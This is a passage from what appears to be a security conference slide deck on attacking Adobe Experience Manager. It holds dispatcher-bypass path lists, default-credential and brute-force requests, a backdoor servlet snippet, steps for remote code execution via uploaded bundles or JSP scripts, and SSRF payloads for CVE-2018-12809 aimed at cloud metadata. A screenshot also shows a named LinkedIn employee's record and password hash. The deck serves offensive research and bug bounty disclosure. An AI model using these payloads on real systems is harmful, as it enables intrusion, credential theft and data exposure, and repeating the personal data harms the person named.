{"success":true,"results":7,"total":7,"more":false,"offset":0,"hits":[{"path":"/etc/cloudsettings","excerpt":"","name":"cloudsettings","title":"Cloud Settings","created":"2016-01-13 09:37:04"}, {"path":"/etc/tags","excerpt":"commercial-vehicle","name":"tags","title":"tags"}, {"path":"/etc/designs","excerpt":"bootstrap-flatly Theme","name":"designs","title":"Designs","created":"2016-01-13 09:36:49"}, {"path":"/etc/dtm-hook","excerpt":"","name":"dtm-hook","title":"dtm-hook"}, {"path":"/etc/clientcontext","excerpt":"Gender","name":"clientcontext","title":"Client Context Configurations","created":"2016-01-13 09:37:19"}, {"path":"/etc/segmentation","excerpt":"","name":"segmentation","title":"Segmentation","created":"2016-01-13 09:37:20"}, {"path":"/etc/clientlibs","excerpt":"","name":"clientlibs","title":"clientlibs","created":"2016-01-13 09:36:57"}]}
```

path=/etc/cloudsettings&p.hits=full&p.nodedepth=-1

2

/etc/cloudsettings.-1.json



```
{"success":true,"results":10,"total":31,"more":false,"offset":0,"hits": [{"jcr:path":"/etc/cloudsettings/default","jcr:primaryType":"nt:unstructured","jcr:mixinTypes":["mix:lastModified","sling:HierarchyNode"],"jcr:createdBy":"admin","jcr:title":"default","jcr:lastModifiedBy":"admin","jcr:created":"Wed Jan 13 2016 09:37:04 GMT-0500","delegatePath":"granite/cloudsettings/content/overview/container","jcr:lastModified":"Fri Feb 21 2014 07:11:39 GMT-0500","sling:resourceType":"granite/cloudsettings/components/delegatepage","contexthub":{"jcr:primaryType":"sling:OrderedFolder","jcr:createdBy":"admin","jcr:title":"ContextHub Configuration","jcr:created":"Wed Jan 13 2016 09:37:04 GMT-0500","debug":false,"sling:resourceType":"/libs/granite/contexthub/cloudsettings/components/baseconfiguration","geolocation":{"jcr:primaryType":"nt:unstructured","jcr:title":"Geolocation","enabled":true,"required":true,"configjson":"{\r\n    \"geocoder\": {\r\n        \"geocoding\": {\r\n            \"service\": \"Google\", \r\n            \"key\": \"\" \r\n        }, \r\n        \"reverseGeocoding\": {\r\n            \"service\": \"Google\", \r\n            \"key\": \"\" \r\n        } \r\n    } \r\n}"}]}]
```

GQLSearchServlet

53/110

- GQL is a simple fulltext query language, similar to Lucene or Google queries
 - <https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/reference-materials/javadoc/index.html?org/apache/jackrabbit/commons/query/GQL.html>
- We can get Node names (not Props)
 - but we can use blind binary search for Props



GQLSearchServlet

54/110

/bin/wcm/search/gql.servlet.json

```
//bin///wcm/search/gql.servlet.json  
//bin///wcm/search/gql.json  
//bin///wcm/search/gql.json/a.1.json  
//bin///wcm/search/gql.json;%0aa.css  
//bin///wcm/search/gql.json/a.css  
//bin///wcm/search/gql.json/a.ico  
//bin///wcm/search/gql.json/a.png  
//bin///wcm/search/gql.json/a.html
```


GQLSearchServlet – examples of searches

55/110

query=path:/etc%20type:base%20limit:..-1&pathPrefix=

||
|


/etc.ext.infinity.json



A screenshot of a web browser window displaying a JSON search result. The URL in the address bar is `https://[REDACTED]/bin/wcm/search/gql.servlet.json?query=path:/etc%20type:base%20limit:..-1&pathPrefix=`. The browser window shows a list of search hits:

```
{"hits": [{"name": "cloudsettings", "path": "/etc/cloudsettings", "excerpt": "/etc/cloudsettings", "title": "Cloud Settings"}, {"name": "contexthub", "path": "/etc/cloudsettings/default/contexthub", "excerpt": "/etc/cloudsettings/default/contexthub", "title": "ContextHub Configuration"}, {"name": "device", "path": "/etc/cloudsettings/default/contexthub/device", "excerpt": "/etc/cloudsettings/default/contexthub/device", "title": "Device"}, {"name": "commerce", "path": "/etc/cloudsettings/default/contexthub/commerce", "excerpt": "/etc/cloudsettings/default/contexthub/commerce", "title": "Commerce"}, {"name": "persona", "path": "/etc/cloudsettings/default/contexthub/persona", "excerpt": "/etc/cloudsettings/default/contexthub/persona", "title": "Persona"}]
```

Enum users & brute creds



Enum users

57/110

- DefaultGetServlet or QueryBuilderJsonServlet
- Default users
 - admin
 - author
 - ...


Enum users

58/110

- DefaultGetServlet or QueryBuilderJsonServlet

- Default users

- admin
- author
- ...



Default password – **admin**

Enum users

59/110

- DefaultGetServlet or QueryBuilderJsonServlet
- Default users
 - admin
 - **author**
 - ...



Has jcr:write for /content

Default password – **author**

Brute creds

60/110

- AEM supports basic auth, no bruteforce protection!
- LoginStatusServlet – **/system/sling/loginstatus.json**

The image shows two side-by-side terminal windows illustrating a comparison between two HTTP requests to the `/system/sling/loginstatus.json` endpoint of an Adobe AEM instance.

Top Terminal (No Authentication):

- Request:**

```
GET /system/sling/loginstatus.json;%0aa.css HTTP/1.1
Host: [REDACTED].adobe.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```
- Response:**

```
HTTP/1.1 200 OK
Date: Sat, 26 May 2018 12:18:05 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips Communique/4.2.0
X-Content-Type-Options: nosniff
X-Frame-Options: ALLOW-FROM https://adobe.my.salesforce.com
Content-Security-Policy: frame-ancestors 'self' https://adobe.my.salesforce.com
Content-Length: 50
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

authenticated=false&authstate=CREDENTIAL_CHALLENGE
```

Bottom Terminal (With Authentication):

- Request:**

```
GET /system/sling/loginstatus.json;%0aa.css HTTP/1.1
Host: [REDACTED].adobe.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Basic YWRtaW46YWRtaW4=
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```
- Response:**

```
HTTP/1.1 200 OK
Date: Sat, 26 May 2018 12:18:24 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips
Communique/4.2.0
X-Content-Type-Options: nosniff
X-Frame-Options: ALLOW-FROM https://adobe.my.salesforce.com
Content-Security-Policy: frame-ancestors 'self' https://adobe.my.salesforce.com
Content-Length: 65
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

authenticated=true&authstate=COMPLETE&userid=admin&authtype=BASIC
```

A large red **VS** symbol is centered between the two terminals, indicating a comparison between the two results.

LoginStatusServlet

61/110

/system/sling/loginstatus.json

```
//system//sling/loginstatus.json  
//system//sling/loginstatus.json/a.css  
//system//sling/loginstatus.json/a.ico  
///system//sling/loginstatus.json;%0aa.css  
//system//sling/loginstatus.json/a.1.json  
//system//sling/loginstatus.css  
//system//sling/loginstatus.ico  
//system//sling/loginstatus.png  
//system//sling/loginstatus.html
```

Bugs in the wild

62/110

P1 submission for Adobe VDP – Default admin creds

Request

Raw Headers Hex

```
GET /system/sling/loginstatus.json;%0aa.css HTTP/1.1
Host: [REDACTED].adobe.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Basic YWRtaW46YWRtaW4=
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 26 May 2018 12:18:24 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips
Communique/4.2.0
X-Content-Type-Options: nosniff
X-Frame-Options: ALLOW-FROM https://adobe.my.salesforce.com
Content-Security-Policy: frame-ancestors 'self' https://adobe.my.salesforce.com
Content-Length: 65
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

authenticated=true&authstate=COMPLETE&userid=admin&authtype=BASIC
```

Target: [https://\[REDACTED\].adobe.com](https://[REDACTED].adobe.com)

https://[REDACTED].adobe.com/system/console/bundles

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Adobe Experience Manager Web Console

Bundles

Main OS Console

Bundle information 485 bundles active

ID	Name	Version	Category	Status	Actions
0	Apache Felix Framework (org.apache.felix.framework)	5.4.0		Active	
144	Abdera Client (org.apache.abdera.client)	1.0.0.R783018		Active	
145	Abdera Core (org.apache.abdera.core)			Active	
146	Abdera Extensions - Media (org.apache.abdera.extensions.media)			Active	
147	Abdera Extensions - OpenSearch (org.apache.abdera.extensions.opensearch)			Active	
149	Abdera Parser (org.apache.abdera.parser)			Active	
150	Abdera Server (org.apache.abdera.server)			Active	

Upload / Install Bundles

Start Bundle

Refresh Packages

Start Level 20


No file selected.



Bugs in the wild

63/110

P1 submission for LinkedIn VDP – Weak passwords for some AEM users



The screenshot shows a Mozilla Firefox browser window titled "CRXDE Lite - Mozilla Firefox (Private Browsing)". The address bar shows the URL <https://linkedin.com/crx/de/index.jsp>. The page content is from the CRXDE Lite interface, which is a Content Repository Extreme Development Environment. The search bar at the top contains the query "ngafni". Below the search bar, the results section displays two entries:

- </home/users/ngafni/profile>
1379370812013 ngafni@linkedin.com Gafni cq/security/components/profile Nili
- </home/users/ngafni>
admin 20130316183711.0Z {sha1}209bce196ae9ed04-dcba799f89f98f8d512d6752a0ffe74c6e81b2ee Nili Gafni
CN=Nili Gafni,OU=Staff Users,DC=linkedin,DC=biz 070354fe-0650-3b2f-a813-a2c3c728b861
7585b257e8bbad499234c905b427ab0c CN=Nili Gafni,OU=Staff Users,DC=linkedin,DC=biz;linkedin_ldap
ngafni@linkedin.com ngafni ngafni

On the right side of the interface, there are sections for "Repository Information" (Apache Jackrabbit Oak 1.4.6 by The Apache Software Foundation) and "Developer Resources" (Documentation, Developer Blog, Knowledge Base). The bottom of the interface has tabs for Properties, Access Control, Replication, Console, Build Info, and Build Info. The "Build Info" tab is currently selected. A message box at the bottom left says "Message" and a resource table at the bottom right has columns for Resource and Position.

Getting code execution



Universal RCE variants

65/110

- Uploading backdoor OSGI bundle
 - Requires admin and access to **/system/console/bundles**
 - <https://github.com/0ang3l/aem-rce-bundle.git> (works for AEM 6.2 or newer)
- Uploading backdoor jsp script to /apps
 - Requires write access to **/apps**
 - Requires ability to invoke SlingPostServlet
 - <https://sling.apache.org/documentation/getting-started/discover-sling-in-15-minutes.html>
- ...

Generate skeleton for AEM bundle

66/110

For AEM 6.2

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.adobe.granite.archetypes \
-DarchetypeArtifactId=aem-project-archetype \
-DarchetypeVersion=11 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Archetype Version	AEM Version
7	6.0 or newer
8	6.0 or newer
9	6.0 or newer
10	6.0 or newer
11	6.2 or newer
12	6.3 or newer
13	6.4, 6.3 + SP2
14	6.4, 6.3 + SP2

For AEM 5.6

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.day.jcr.vault \
-DarchetypeArtifactId=multimodule-content-package-archetype \
-DarchetypeVersion=1.0.2 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Uploading backdoor bundle


67/110

```
34     @Component(service=Servlet.class,
35                 property={
36                     Constants.SERVICE_DESCRIPTION + "=AEM Backdoor Servlet",
37                     "sling.servlet.methods=" + HttpConstants.METHOD_GET,
38                     "sling.servlet.paths=" + "/bin/backdoor",
39                     "sling.servlet.extensions=" + "html"
40                 })
41     public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43         private static final long serialVersionUID = 1L;
44
45         @Override
46         protected void doGet(final SlingHttpServletRequest req,
47                             final SlingHttpServletResponse resp) throws ServletException, IOException {...}
48     }
```

/bin/backdoor.html?cmd=ifconfig



sf_Shared



Uploading backdoor jsp script

69/110

- Create node **rcenode** somewhere with property **sling:resourceType=rcetype**
- Create node **/apps/rcetype** and upload **html.jsp** with payload to node
- Open <https://aem-site/rcenode.html?cmd=ifconfig> and have LULZ
- <https://github.com/0ang3l/aem-hacker/blob/master/aem-rce-sling-script.sh>



Start Recording

File Edit View Search Terminal Tabs Help

root@kali: /media/s... x root@kali: /media/s... x root@kali: /tmp x root@kali: /media/sf... x root@kali: /tmp x

```
root@kali:/tmp# git clone https://github.com/0ang3l/aem-hacker.git
```

localhost:4502/projects.html/content/projects

Most Visited ▾ Offensive Security Kali Linux Kali D...

Adobe Experience Manager

Geometrix Outdoors Experience-Driven Commerce

Geometrix Shapes Services and Solutions

root@kali: /tmp

Download Home Create

Server Side Request Forgery

FOUND UNAUTH SSRF VULNS



SSRF in ReportingServicesProxyServlet

72/110

CVE-2018-12809

- 💣 Versions: 6.0, 6.1, 6.2, 6.3, 6.4
- 💣 Allows to see the response
- 💣 Leak secrets (IAM creds), RXSS (bypasses XSS filters), bypass dispatcher
 - <https://helpx.adobe.com/security/products/experience-manager/apsb18-23.html>

/libs/cq/contentinsight/content/proxy.reportingservices.json

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet

SSRF in ReportingServicesProxyServlet

73/110

```
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.png?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.html?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.ico?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.png?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.1.json?url=http://169.254.169.254%23/api1.omniture.com/a&q=a  
